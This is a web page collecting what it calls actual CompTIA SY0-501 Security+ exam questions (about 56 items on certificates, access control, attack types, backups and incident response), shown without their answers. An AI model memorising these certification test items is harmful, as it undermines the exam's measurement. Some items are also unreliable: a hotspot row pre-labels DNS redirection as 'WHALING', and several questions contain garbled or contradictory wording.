

Actual exam question from CompTIA's SY0-501

Question #: 1

Topic #: 1

[\[All SY0-501 Questions\]](#)

DRAG DROP -

A security administrator wants to implement strong security on the company smart phones and terminal servers located in the data center.



INSTRUCTIONS -

Drag and drop the applicable controls to each asset type.

Controls can be used multiple times and not all placeholders need to be filled.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Select and Place:

Controls	Company Managed Smart Phone	Data Center Terminal Server
Screen Lock		
Strong Password		
Device Encryption		
Remote Wipe		
GPS Tracking		
Pop-up blocker		
Cable Locks		
Antivirus		
Host Based Firewall		
Proximity Reader		
Sniffer		
Mantrap		
	Reset All	

[Show Suggested Answer](#)

Actual exam question from CompTIA's SY0-501

Question #: 2

Topic #: 1

[\[All SY0-501 Questions\]](#)

HOTSPOT -












Select the appropriate attack from each drop down list to label the corresponding illustrated attack.

Instructions: Attacks may only be used once, and will disappear from drop down list if selected. When you have completed the simulation, please select the Done button to submit.

Hot Area:

Attacks

Instructions: Attacks may only be used once, and will disappear from drop down list if selected. When you have completed the simulation, please select the Done button to submit.

Attack Vector	Target	Identified Attack
 <p>Attacker gains confidential company information</p>	 <p>Targeted CEO and board members</p>	<div style="border: 1px solid #ccc; padding: 5px;"> <input type="text" value=""/> <ul style="list-style-type: none"> SPIM VISHING PHISHING WHALING HOAX PHARMING SPEAR PHISHING SPOOFING SPAM XMAS ATTACK </div>
 <p>Attacker posts link to fake AV software</p>	 <p>Multiple social networks</p>  <p>Broad set of victims</p>	<div style="border: 1px solid #ccc; padding: 5px;"> <input type="text" value=""/> <ul style="list-style-type: none"> SPIM VISHING PHISHING WHALING HOAX PHARMING SPEAR PHISHING SPOOFING SPAM XMAS ATTACK </div>
 <p>Attacker collecting credit card details</p>	 <p>Phone-based victim</p>	<div style="border: 1px solid #ccc; padding: 5px;"> <input type="text" value=""/> <ul style="list-style-type: none"> SPIM VISHING PHISHING WHALING HOAX PHARMING SPEAR PHISHING SPOOFING SPAM XMAS ATTACK </div>
 <p>Attacker mass-mails product information to parties that have already opted out of receiving advertisements</p>	 <p>Broad set of recipients</p>	<div style="border: 1px solid #ccc; padding: 5px;"> <input type="text" value=""/> <ul style="list-style-type: none"> SPIM VISHING PHISHING WHALING HOAX PHARMING SPEAR PHISHING SPOOFING SPAM XMAS ATTACK </div>
 <p>Attacker redirects name resolution entries from legitimate site to fraudulent site</p>	 <p>Victims</p> <div style="display: flex; gap: 10px; margin-top: 5px;"> <div style="border: 1px solid #ccc; padding: 2px; font-size: 8px;">Fraudulent site</div> <div style="border: 1px solid #ccc; padding: 2px; font-size: 8px;">Legitimate site</div> </div>	<div style="border: 1px solid #ccc; padding: 5px;"> <input type="text" value="WHALING"/> <ul style="list-style-type: none"> SPIM VISHING PHISHING WHALING HOAX PHARMING SPEAR PHISHING SPOOFING SPAM XMAS ATTACK </div>

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 3

Topic #: 1

[\[All SY0-501 Questions\]](#)

DRAG DROP -

You have been tasked with designing a security plan for your company.


INSTRUCTIONS -

Drag and drop the appropriate security controls on the floor plan.

All objects must be used and all place holders must be filled. Order does not matter.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Select and Place:



Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 4

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following would a security specialist be able to determine upon examination of a server's certificate?

- A. CA public key
- B. Server private key
- C. CSR
- D. OID

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 5

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is diagnosing an incident in which a system was compromised from an external IP address. The socket identified on the firewall was traced to 207.46.130.0:6666. Which of the following should the security analyst do to determine if the compromised system still has an active connection?

- A. tracert
- B. netstat
- C. ping
- D. nslookup

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 6

Topic #: 1

[\[All SY0-501 Questions\]](#)

Multiple organizations operating in the same vertical want to provide seamless wireless access for their employees as they visit the other organizations. Which of the following should be implemented if all the organizations use the native 802.1x client on their mobile devices?

- A. Shibboleth
- B. RADIUS federation
- C. SAML
- D. OAuth
- E. OpenID connect

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Actual exam question from CompTIA's SY0-501

Question #: 7

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following BEST describes an important security advantage yielded by implementing vendor diversity?

- A. Sustainability
- B. Homogeneity
- C. Resiliency
- D. Configurability

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Actual exam question from CompTIA's SY0-501

Question #: 8

Topic #: 1

[\[All SY0-501 Questions\]](#)

In a corporation where compute utilization spikes several times a year, the Chief Information Officer (CIO) has requested a cost-effective architecture to handle the variable capacity demand. Which of the following characteristics BEST describes what the CIO has requested?

- A. Elasticity
- B. Scalability
- C. High availability
- D. Redundancy

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 9

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security engineer is configuring a system that requires the X.509 certificate information to be pasted into a form field in Base64 encoded format to import it into the system. Which of the following certificate formats should the engineer use to obtain the information in the required format?

- A. PFX
- B. PEM
- C. DER
- D. CER

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Actual exam question from CompTIA's SY0-501

Question #: 10

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following attacks specifically impact data availability?

- A. DDoS
- B. Trojan
- C. MITM
- D. Rootkit

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Actual exam question from CompTIA's SY0-501

Question #: 11

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is hardening a server with the directory services role installed. The analyst must ensure LDAP traffic cannot be monitored or sniffed and maintains compatibility with LDAP clients. Which of the following should the analyst implement to meet these requirements? (Choose two.)

- A. Generate an X.509-compliant certificate that is signed by a trusted CA.
- B. Install and configure an SSH tunnel on the LDAP server.
- C. Ensure port 389 is open between the clients and the servers using the communication.
- D. Ensure port 636 is open between the clients and the servers using the communication.
- E. Remove the LDAP directory service role from the server.

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Actual exam question from CompTIA's SY0-501

Question #: 12

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following threat actors is MOST likely to steal a company's proprietary information to gain a market edge and reduce time to market?

- A. Competitor
- B. Hactivist
- C. Insider
- D. Organized crime.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 13

Topic #: 1

[\[All SY0-501 Questions\]](#)

A penetration tester is crawling a target website that is available to the public. Which of the following represents the actions the penetration tester is performing?

- A. URL hijacking
- B. Reconnaissance
- C. White box testing
- D. Escalation of privilege

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Actual exam question from CompTIA's SY0-501

Question #: 14

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following characteristics differentiate a rainbow table attack from a brute force attack? (Choose two.)

- A. Rainbow table attacks greatly reduce compute cycles at attack time.
- B. Rainbow tables must include precomputed hashes.
- C. Rainbow table attacks do not require access to hashed passwords.
- D. Rainbow table attacks must be performed on the network.
- E. Rainbow table attacks bypass maximum failed login restrictions.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 15

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following best describes routine in which semicolons, dashes, quotes, and commas are removed from a string?

- A. Error handling to protect against program exploitation
- B. Exception handling to protect against XSRF attacks.
- C. Input validation to protect against SQL injection.
- D. Padding to protect against string buffer overflows.

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Actual exam question from CompTIA's SY0-501

Question #: 16

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst wishes to increase the security of an FTP server. Currently, all traffic to the FTP server is unencrypted. Users connecting to the FTP server use a variety of modern FTP client software.

The security analyst wants to keep the same port and protocol, while also still allowing unencrypted connections. Which of the following would BEST accomplish these goals?

- A. Require the SFTP protocol to connect to the file server.
- B. Use implicit TLS on the FTP server.
- C. Use explicit FTPS for connections.
- D. Use SSH tunneling to encrypt the FTP traffic.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 17

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following explains why vendors publish MD5 values when they provide software patches for their customers to download over the Internet?

- A. The recipient can verify integrity of the software patch.
- B. The recipient can verify the authenticity of the site used to download the patch.
- C. The recipient can request future updates to the software using the published MD5 value.
- D. The recipient can successfully activate the new software patch.

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 18

Topic #: 1

[\[All SY0-501 Questions\]](#)

Refer to the following code:

```
public class rainbow {  
    public static void main (String [] args) {  
        object blue = null;  
        blue.hashCode (); }  
}
```

Which of the following vulnerabilities would occur if this is executed?

- A. Page exception
- B. Pointer deference
- C. NullPointerException
- D. Missing null check

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 19

Topic #: 1

[\[All SY0-501 Questions\]](#)

Multiple employees receive an email with a malicious attachment that begins to encrypt their hard drives and mapped shares on their devices when it is opened.

The network and security teams perform the following actions:

- ⇒ Shut down all network shares.
- ⇒ Run an email search identifying all employees who received the malicious message.
- ⇒ Reimage all devices belonging to users who opened the attachment.

Next, the teams want to re-enable the network shares. Which of the following BEST describes this phase of the incident response process?

- A. Eradication
- B. Containment
- C. Recovery
- D. Lessons learned

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Actual exam question from CompTIA's SY0-501

Question #: 20

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization has determined it can tolerate a maximum of three hours of downtime. Which of the following has been specified?

- A. RTO
- B. RPO
- C. MTBF
- D. MTTR

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Actual exam question from CompTIA's SY0-501

Question #: 21

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following types of keys is found in a key escrow?

- A. Public
- B. Private
- C. Shared
- D. Session

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 23

Topic #: 1

[\[All SY0-501 Questions\]](#)

Despite having implemented password policies, users continue to set the same weak passwords and reuse old passwords. Which of the following technical controls would help prevent these policy violations? (Choose two.)

- A. Password expiration
- B. Password length
- C. Password complexity
- D. Password history
- E. Password lockout

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Actual exam question from CompTIA's SY0-501

Question #: 24

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following types of cloud infrastructures would allow several organizations with similar structures and interests to realize the benefits of shared storage and resources?

- A. Private
- B. Hybrid
- C. Public
- D. Community

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 25

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company is currently using the following configuration:

- ⇒ IAS server with certificate-based EAP-PEAP and MSCHAP
- ⇒ Unencrypted authentication via PAP

A security administrator needs to configure a new wireless setup with the following configurations:

- ⇒ PAP authentication method
- ⇒ PEAP and EAP provide two-factor authentication

Which of the following forms of authentication are being used? (Choose two.)

- A. PAP
- B. PEAP
- C. MSCHAP
- D. PEAP- MSCHAP
- E. EAP
- F. EAP-PEAP

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Actual exam question from CompTIA's SY0-501

Question #: 26

Topic #: 1

[\[All SY0-501 Questions\]](#)

An auditor wants to test the security posture of an organization by running a tool that will display the following:

```
JIMS                <00> UNIQUE      Registered
WORKGROUP          <00> GROUP       Registered
JIMS                <00> UNIQUE      Registered
```

Which of the following commands should be used?

- A. nbtstat
- B. nc
- C. arp
- D. ipconfig

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 27

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company determines that it is prohibitively expensive to become compliant with new credit card regulations. Instead, the company decides to purchase insurance to cover the cost of any potential loss. Which of the following is the company doing?

- A. Transferring the risk
- B. Accepting the risk
- C. Avoiding the risk
- D. Migrating the risk

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 28

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company is using a mobile device deployment model in which employees use their personal devices for work at their own discretion. Some of the problems the company is encountering include the following:

- ⇒ There is no standardization.
- ⇒ Employees ask for reimbursement for their devices.
- ⇒ Employees do not replace their devices often enough to keep them running efficiently.
- ⇒ The company does not have enough control over the devices.

Which of the following is a deployment model that would help the company overcome these problems?

- A. BYOD
- B. VDI
- C. COPE
- D. CYOD

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Actual exam question from CompTIA's SY0-501

Question #: 29

Topic #: 1

[\[All SY0-501 Questions\]](#)

A botnet has hit a popular website with a massive number of GRE-encapsulated packets to perform a DDoS attack. News outlets discover a certain type of refrigerator was exploited and used to send outbound packets to the website that crashed. To which of the following categories does the refrigerator belong?

- A. SoC
- B. ICS
- C. IoT
- D. MFD

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 30

Topic #: 1

[\[All SY0-501 Questions\]](#)

Users report the following message appears when browsing to the company's secure site: This website cannot be trusted. Which of the following actions should a security analyst take to resolve these messages? (Choose two.)

- A. Verify the certificate has not expired on the server.
- B. Ensure the certificate has a .pfx extension on the server.
- C. Update the root certificate into the client computer certificate store.
- D. Install the updated private key on the web server.
- E. Have users clear their browsing history and relaunch the session.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 31

Topic #: 1

[\[All SY0-501 Questions\]](#)

When trying to log onto a company's new ticketing system, some employees receive the following message: Access denied: too many concurrent sessions. The ticketing system was recently installed on a small VM with only the recommended hardware specifications. Which of the following is the MOST likely cause for this error message?

- A. Network resources have been exceeded.
- B. The software is out of licenses.
- C. The VM does not have enough processing power.
- D. The firewall is misconfigured.

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Actual exam question from CompTIA's SY0-501

Question #: 32

Topic #: 1

[\[All SY0-501 Questions\]](#)

Joe, an employee, wants to show his colleagues how much he knows about smartphones. Joe demonstrates a free movie application that he installed from a third party on his corporate smartphone. Joe's colleagues were unable to find the application in the app stores. Which of the following allowed Joe to install the application? (Choose two.)

- A. Near-field communication.
- B. Rooting/jailbreaking
- C. Ad-hoc connections
- D. Tethering
- E. Sideloadng

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 33

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following can be provided to an AAA system for the identification phase?

- A. Username
- B. Permissions
- C. One-time token
- D. Private certificate

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 34

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following implements two-factor authentication?

- A. A phone system requiring a PIN to make a call
- B. At ATM requiring a credit card and PIN
- C. A computer requiring username and password
- D. A datacenter mantrap requiring fingerprint and iris scan

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 35

Topic #: 1

[\[All SY0-501 Questions\]](#)

Malicious traffic from an internal network has been detected on an unauthorized port on an application server.

Which of the following network-based security controls should the engineer consider implementing?

- A. ACLs
- B. HIPS
- C. NAT
- D. MAC filtering

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 36

Topic #: 1

[\[All SY0-501 Questions\]](#)

A network administrator wants to implement a method of securing internal routing. Which of the following should the administrator implement?

- A. DMZ
- B. NAT
- C. VPN
- D. PAT

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 37

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator is developing controls for creating audit trails and tracking if a PHI data breach is to occur. The administrator has been given the following requirements:

All access must be correlated to a user account.

-
- ⇒ All user accounts must be assigned to a single individual.
- ⇒ User access to the PHI data must be recorded.
- ⇒ Anomalies in PHI data access must be reported.
- ⇒ Logs and records cannot be deleted or modified.

Which of the following should the administrator implement to meet the above requirements? (Choose three.)

- A. Eliminate shared accounts.
- B. Create a standard naming convention for accounts.
- C. Implement usage auditing and review.
- D. Enable account lockout thresholds.
- E. Copy logs in real time to a secured WORM drive.
- F. Implement time-of-day restrictions.
- G. Perform regular permission audits and reviews.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 38

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following encryption methods does PKI typically use to securely protect keys?

- A. Elliptic curve
- B. Digital signatures
- C. Asymmetric
- D. Obfuscation

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 39

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization is using a tool to perform a source code review. Which of the following describes the case in which the tool incorrectly identifies the vulnerability?

- A. False negative
- B. True negative
- C. False positive
- D. True positive

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 40

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization's internal auditor discovers that large sums of money have recently been paid to a vendor that management does not recognize. The IT security department is asked to investigate the organizations the organization's ERP system to determine how the accounts payable module has been used to make these vendor payments.

The IT security department finds the following security configuration for the accounts payable module:

- ⇒ New Vendor Entry - Required Role: Accounts Payable Clerk
- ⇒ New Vendor Approval - Required Role: Accounts Payable Clerk
- ⇒ Vendor Payment Entry - Required Role: Accounts Payable Clerk
- ⇒ Vendor Payment Approval - Required Role: Accounts Payable Manager

Which of the following changes to the security configuration of the accounts payable module would BEST mitigate the risk?

A.

New Vendor Entry - Required Role: Accounts Payable Clerk
New Vendor Approval - Required Role: Accounts Payable Manager
Vendor Payment Entry - Required Role: Accounts Payable Clerk
Vendor Payment Approval - Required Role: Accounts Payable Manager

B.

New Vendor Entry - Required Role: Accounts Payable Manager
New Vendor Approval - Required Role: Accounts Payable Clerk
Vendor Payment Entry - Required Role: Accounts Payable Clerk
Vendor Payment Approval - Required Role: Accounts Payable Manager

C.

New Vendor Entry - Required Role: Accounts Payable Clerk
New Vendor Approval - Required Role: Accounts Payable Clerk
Vendor Payment Entry - Required Role: Accounts Payable Manager
Vendor Payment Approval - Required Role: Accounts Payable Manager

D.

New Vendor Entry - Required Role: Accounts Payable Clerk
New Vendor Approval - Required Role: Accounts Payable Manager
Vendor Payment Entry - Required Role: Accounts Payable Manager
Vendor Payment Approval - Required Role: Accounts Payable Manager

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 41

Topic #: 1

[\[All SY0-501 Questions\]](#)

A department head at a university resigned on the first day of the spring semester. It was subsequently determined that the department head deleted numerous files and directories from the server-based home directory while the campus was closed. Which of the following policies or procedures could have prevented this from occurring?

- A. Time-of-day restrictions
- B. Permission auditing and review
- C. Offboarding
- D. Account expiration

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 42

Topic #: 1

[\[All SY0-501 Questions\]](#)

A database backup schedule consists of weekly full backups performed on Saturday at 12:00 a.m. and daily differential backups also performed at 12:00 a.m. If the database is restored on Tuesday afternoon, which of the following is the number of individual backups that would need to be applied to complete the database recovery?

- A. 1
- B. 2
- C. 3
- D. 4

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 43

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following security controls does an iris scanner provide?

- A. Logical
- B. Administrative
- C. Corrective
- D. Physical
- E. Detective
- F. Deterrent

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 44

Topic #: 1

[\[All SY0-501 Questions\]](#)

As part of a new industry regulation, companies are required to utilize secure, standardized OS settings. A technical must ensure the OS settings are hardened. Which of the following is the BEST way to do this?

- A. Use a vulnerability scanner.
- B. Use a configuration compliance scanner.
- C. Use a passive, in-line scanner.
- D. Use a protocol analyzer.

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 45

Topic #: 1

[\[All SY0-501 Questions\]](#)

A user has attempted to access data at a higher classification level than the user's account is currently authorized to access. Which of the following access control models has been applied to this user's account?

- A. MAC
- B. DAC
- C. RBAC
- D. ABAC

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 46

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security consultant discovers that an organization is using the PCL protocol to print documents, utilizing the default driver and print settings. Which of the following is the MOST likely risk in this situation?

- A. An attacker can access and change the printer configuration.
- B. SNMP data leaving the printer will not be properly encrypted.
- C. An MITM attack can reveal sensitive information.
- D. An attacker can easily inject malicious code into the printer firmware.
- E. Attackers can use the PCL protocol to bypass the firewall of client computers.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 47

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization finds that most help desk calls are regarding account lockout due to a variety of applications running on different systems. Management is looking for a solution to reduce the number of account lockouts while improving security. Which of the following is the BEST solution for this organization?

- A. Create multiple application accounts for each user.
- B. Provide secure tokens.
- C. Implement SSO.
- D. Utilize role-based access control.

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 48

Topic #: 1

[\[All SY0-501 Questions\]](#)

A user suspects someone has been accessing a home network without permission by spoofing the MAC address of an authorized system. While attempting to determine if an authorized user is logged into the home network, the user reviews the wireless router, which shows the following table for systems that are currently on the home network.

Hostname	IP address	MAC	MAC filter
DadPC	192.168.1.10	00:1D:1A:44:17:B5	On
MomPC	192.168.1.15	21:13:D6:C5:42:A2	Off
JuniorPC	192.168.2.16	42:A7:D1:25:11:52	On
Unknown	192.168.1.18	10:B3:22:1A:FF:21	Off

Which of the following should be the NEXT step to determine if there is an unauthorized user on the network?

- A. Apply MAC filtering and see if the router drops any of the systems.
- B. Physically check each of the authorized systems to determine if they are logged onto the network.
- C. Deny the "unknown" host because the hostname is not known and MAC filtering is not applied to this host.
- D. Conduct a ping sweep of each of the authorized systems and see if an echo response is received.

Show Suggested Answer

Actual exam question from CompTIA's SY0-501

Question #: 49

Topic #: 1

[\[All SY0-501 Questions\]](#)

When performing data acquisition on a workstation, which of the following should be captured based on memory volatility? (Choose two.)

- A. USB-attached hard disk
- B. Swap/pagefile
- C. Mounted network storage
- D. ROM
- E. RAM

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 50

Topic #: 1

[\[All SY0-501 Questions\]](#)

Ann, a security administrator, has been instructed to perform fuzz-based testing on the company's applications.

Which of the following best describes what she will do?

- A. Enter random or invalid data into the application in an attempt to cause it to fault
- B. Work with the developers to eliminate horizontal privilege escalation opportunities
- C. Test the applications for the existence of built-in- back doors left by the developers
- D. Hash the application to verify it won't cause a false positive on the HIPS

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 51

Topic #: 1

[\[All SY0-501 Questions\]](#)

An attacker compromises a public CA and issues unauthorized X.509 certificates for Company.com. In the future, Company.com wants to mitigate the impact of similar incidents. Which of the following would assist Company.com with its goal?

- A. Certificate pinning
- B. Certificate stapling
- C. Certificate chaining
- D. Certificate with extended validation

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 52

Topic #: 1

[\[All SY0-501 Questions\]](#)

A systems administrator is attempting to recover from a catastrophic failure in the datacenter. To recover the domain controller, the systems administrator needs to provide the domain administrator credentials. Which of the following account types is the systems administrator using?

- A. Shared account
- B. Guest account
- C. Service account
- D. User account

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 53

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator has found a hash in the environment known to belong to malware. The administrator then finds this file to be in in the preupdate area of the OS, which indicates it was pushed from the central patch system.

File: winx86_adobe_flash_upgrade.exe

Hash: 99ac28bede43ab869b853ba62c4ea243

The administrator pulls a report from the patch management system with the following output:

Install Date	Package Name	Target Devices	Hash
10/10/2017	java_11.2_x64.exe	HQ PC's	01ab28bbde63aa879b35bba62cde8283
10/10/2017	winx86_adobe_flash_upgrade.exe	HQ PC's	99ac28bede43ab869b853ba62c4ea243

Given the above outputs, which of the following MOST likely happened?

- A. The file was corrupted after it left the patch system.
- B. The file was infected when the patch manager downloaded it.
- C. The file was not approved in the application whitelist system.
- D. The file was embedded with a logic bomb to evade detection.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 54

Topic #: 1

[\[All SY0-501 Questions\]](#)

A network administrator at a small office wants to simplify the configuration of mobile clients connecting to an encrypted wireless network. Which of the following should be implemented in the administrator does not want to provide the wireless password or he certificate to the employees?

- A. WPS
- B. 802.1x
- C. WPA2-PSK
- D. TKIP

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 55

Topic #: 1

[\[All SY0-501 Questions\]](#)

When connected to a secure WAP, which of the following encryption technologies is MOST likely to be configured when connecting to WPA2-PSK?

- A. DES
- B. AES
- C. MD5
- D. WEP

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 56

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company has a data classification system with definitions for `Private` and `Public`. The company's security policy outlines how data should be protected based on type. The company recently added the data type `Proprietary`.

Which of the following is the MOST likely reason the company added this data type?

- A. Reduced cost
- B. More searchable data
- C. Better data classification
- D. Expanded authority of the privacy officer

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 57

Topic #: 1

[\[All SY0-501 Questions\]](#)

When configuring settings in a mandatory access control environment, which of the following specifies the subjects that can access specific data objects?

- A. Owner
- B. System
- C. Administrator
- D. User

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

